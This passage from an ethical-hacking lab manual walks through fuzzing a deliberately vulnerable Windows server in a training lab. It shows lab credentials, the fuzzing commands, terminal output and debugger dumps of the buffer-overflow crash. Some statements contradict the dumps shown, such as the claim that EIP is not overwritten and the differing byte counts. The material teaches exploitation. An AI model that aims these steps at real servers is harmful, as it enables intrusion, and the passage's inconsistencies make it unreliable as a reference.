
52.  The security pop-up appears; enter the **Windows 10** machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.




53.  The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.



54.  Navigate to **CEHv11 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.




55.  Paste the **Scripts** folder on the **Desktop**.



56.  Now, we will run a Python script to perform fuzzing. To do so, switch to the **terminal** window, type **cd /home/attacker/Desktop/Scripts/**, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.

Applications Places System



Mon Aug 24, 04:05

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
Variablesize= 32768
Fuzzing Variable 0:193
Variablesize= 32767
Fuzzing Variable 0:194
Variablesize= 32766
Fuzzing Variable 0:195
Variablesize= 32765
Fuzzing Variable 0:196
Variablesize= 32764
Fuzzing Variable 0:197
Variablesize= 32763
Fuzzing Variable 0:198
Variablesize= 32762
Fuzzing Variable 0:199
Variablesize= 20000
Fuzzing Variable 0:200
Variablesize= 10000
Fuzzing Variable 0:201
Variablesize= 5000
Fuzzing Variable 0:202
Couldn't tcp connect to target
Variablesize= 4097
tried to send to a closed socket!
Fuzzing Variable 0:203
```

^Z

```
[1]+ Stopped generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
```

```
[x]-[root@parrot]-[~]
```

```
└─#cd /home/attacker/Desktop/Scripts/
```

```
[root@parrot]-[/home/attacker/Desktop/Scripts]
```

```
└─#
```

57.  Type **chmod +x fuzz.py** and press **Enter** to change the mode to execute the Python script.
58.  Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.

Applications Places System

● ● ●

File Edit View Search Terminal Help

```
Fuzzing Variable 0:194
Variablesize= 32766
Fuzzing Variable 0:195
Variablesize= 32765
Fuzzing Variable 0:196
Variablesize= 32764
Fuzzing Variable 0:197
Variablesize= 32763
Fuzzing Variable 0:198
Variablesize= 32762
Fuzzing Variable 0:199
Variablesize= 20000
Fuzzing Variable 0:200
Variablesize= 10000
Fuzzing Variable 0:201
Variablesize= 5000
Fuzzing Variable 0:202
Couldn't tcp connect to target
Variablesize= 4097
tried to send to a closed socket!
Fuzzing Variable 0:203
^Z
[1]+  Stopped                  generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
[x]-[root@parrot]-[~]
└─#cd /home/attacker/Desktop/Scripts/
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─#chmod +x fuzz.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─#./fuzz.py
```

Mon Aug 24, 04:06

59.  Click [Windows 10](#) switch to the **Windows 10** machine and maximize the **Command Prompt** window running the vulnerable server.
60.  You can observe the connection requests coming from the host machine (**10.10.10.13**).

D:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe

```
Waiting for client connections...
Received a client connection from 10.10.10.13:52734
Waiting for client connections...
Received a client connection from 10.10.10.13:52736
Waiting for client connections...
Received a client connection from 10.10.10.13:52738
Waiting for client connections...
Received a client connection from 10.10.10.13:52740
Waiting for client connections...
Received a client connection from 10.10.10.13:52742
Waiting for client connections...
Received a client connection from 10.10.10.13:52744
Waiting for client connections...
Received a client connection from 10.10.10.13:52746
Waiting for client connections...
Received a client connection from 10.10.10.13:52748
Waiting for client connections...
Received a client connection from 10.10.10.13:52750
Waiting for client connections...
Received a client connection from 10.10.10.13:52752
Waiting for client connections...
Received a client connection from 10.10.10.13:52754
Waiting for client connections...
Received a client connection from 10.10.10.13:52756
Waiting for client connections...
Received a client connection from 10.10.10.13:52758
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:52760
```

61.  Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.
62.  In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.

## Immunity Debugger - vulnserver.exe - [CPU - thread 00001074]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ?

Immunity: Consulting Services Manager

## Registers (FPU)

ERX 0514F1E8 ASCII "TRUN /.:/AAAAA...  
 ECX 0075B538  
 EDX 0000683B  
 EBX 0000024C  
 ESP 0514F9C8 ASCII "AAAAAAAAAAAAAAAAAAAAAA...  
 EBP 41414141  
 ESI 00401848 vuInserv.00401848  
 EDI 00401848 vuInserv.00401848  
 EIP 41414141  
 C 0 ES 002B 32bit 0(FFFFFFF)  
 P 1 CS 0023 32bit 0(FFFFFFF)  
 A 0 SS 002B 32bit 0(FFFFFFF)  
 Z 1 DS 002B 32bit 0(FFFFFFF)  
 S 0 FS 0053 32bit 307000(FFF)  
 T 0 GS 002B 32bit 0(FFFFFFF)  
 D 0 0 0 LastErr ERROR\_SUCCESS (00000000)  
 EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)  
 ST0 empty g  
 ST1 empty g  
 ST2 empty g  
 ST3 empty g  
 ST4 empty g  
 ST5 empty g  
 ST6 empty g  
 ST7 empty g  
 FST 0000 Cond 0 0 0 Err 0 0 0 0 0 0 (GT)  
 FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

| Address  | Hex dump                | ASCII |
|----------|-------------------------|-------|
| 00403000 | FF FF FF FF 00 40 00 00 | .@..  |
| 00403008 | 70 2E 40 00 00 00 00 00 | p.@.. |
| 00403010 | FF FF FF 00 00 00 00 00 | ..... |
| 00403018 | FF FF FF 00 00 00 00 00 | ..... |
| 00403020 | FF FF FF 00 00 00 00 00 | ..... |
| 00403028 | 00 00 00 00 00 00 00 00 | ..... |
| 00403030 | 00 00 00 00 00 00 00 00 | ..... |
| 00403038 | 00 00 00 00 00 00 00 00 | ..... |
| 00403040 | 00 00 00 00 00 00 00 00 | ..... |
| 00403048 | 00 00 00 00 00 00 00 00 | ..... |
| 00403050 | 00 00 00 00 00 00 00 00 | ..... |
| 00403058 | 00 00 00 00 00 00 00 00 | ..... |
| 00403060 | 00 00 00 00 00 00 00 00 | ..... |
| 00403068 | 00 00 00 00 00 00 00 00 | ..... |
| 00403070 | 00 00 00 00 00 00 00 00 | ..... |
| 00403078 | 00 00 00 00 00 00 00 00 | ..... |
| 00403088 | 00 00 00 00 00 00 00 00 | ..... |
| 00403088 | 00 00 00 00 00 00 00 00 | ..... |

|          |          |      |
|----------|----------|------|
| 0514F9C8 | 41414141 | AAAA |
| 0514F9D0 | 41414141 | AAAA |
| 0514F9D4 | 41414141 | AAAA |
| 0514F9D8 | 41414141 | AAAA |
| 0514F9DC | 41414141 | AAAA |
| 0514F9E0 | 41414141 | AAAA |
| 0514F9E4 | 41414141 | AAAA |
| 0514F9E8 | 41414141 | AAAA |
| 0514F9EC | 41414141 | AAAA |
| 0514F9F0 | 41414141 | AAAA |
| 0514F9F4 | 41414141 | AAAA |
| 0514F9F8 | 41414141 | AAAA |
| 0514F9FC | 41414141 | AAAA |
| 0514FA00 | 41414141 | AAAA |
| 0514FA04 | 41414141 | AAAA |
| 0514FA08 | 41414141 | AAAA |
| 0514FA0C | 41414141 | AAAA |
| 0514FA10 | 41414141 | AAAA |
| 0514FA14 | 41414141 | 0000 |

63.  Click [Parrot Security](#) switch to the **Parrot Security** machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.
64.  A message appears, saying that the vulnerable server crashed after receiving approximately **13500** bytes of data, but it did not overwrite the EIP register.

The byte size might differ in your lab environment.



File Edit View Search Terminal Help

```
Fuzzing Variable 0:195
Variablesize= 32765
Fuzzing Variable 0:196
Variablesize= 32764
Fuzzing Variable 0:197
Variablesize= 32763
Fuzzing Variable 0:198
Variablesize= 32762
Fuzzing Variable 0:199
Variablesize= 20000
Fuzzing Variable 0:200
Variablesize= 10000
Fuzzing Variable 0:201
Variablesize= 5000
Fuzzing Variable 0:202
Couldn't tcp connect to target
Variablesize= 4097
tried to send to a closed socket!
Fuzzing Variable 0:203
```

^Z [root@parrot]#

```
[1]+ Stopped generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
[x]-[root@parrot]-[-]
└─ #cd /home/attacker/Desktop/Scripts/
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ #chmod +x fuzz.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ ./fuzz.py
```

^C Fuzzing crashed vulnerable server at 13500 bytes

```
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ #
```

Mon Aug 24, 04:08

65.  Click [Windows 10](#) switch back to the **Windows 10** machine and close **Immunity Debugger** and the vulnerable server process.
66.  Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
67.  Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern\_create** Ruby tool to generate random bytes of data.
68.  Click [Parrot Security](#) to switch back to the **Parrot Security** machine.
69.  Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
70.  In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
71.  In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

72.  Now, type **cd** and press **Enter** to jump to the root directory.

Applications Places System



Mon Aug 24, 04:11

Red Green Yellow

Parrot Terminal

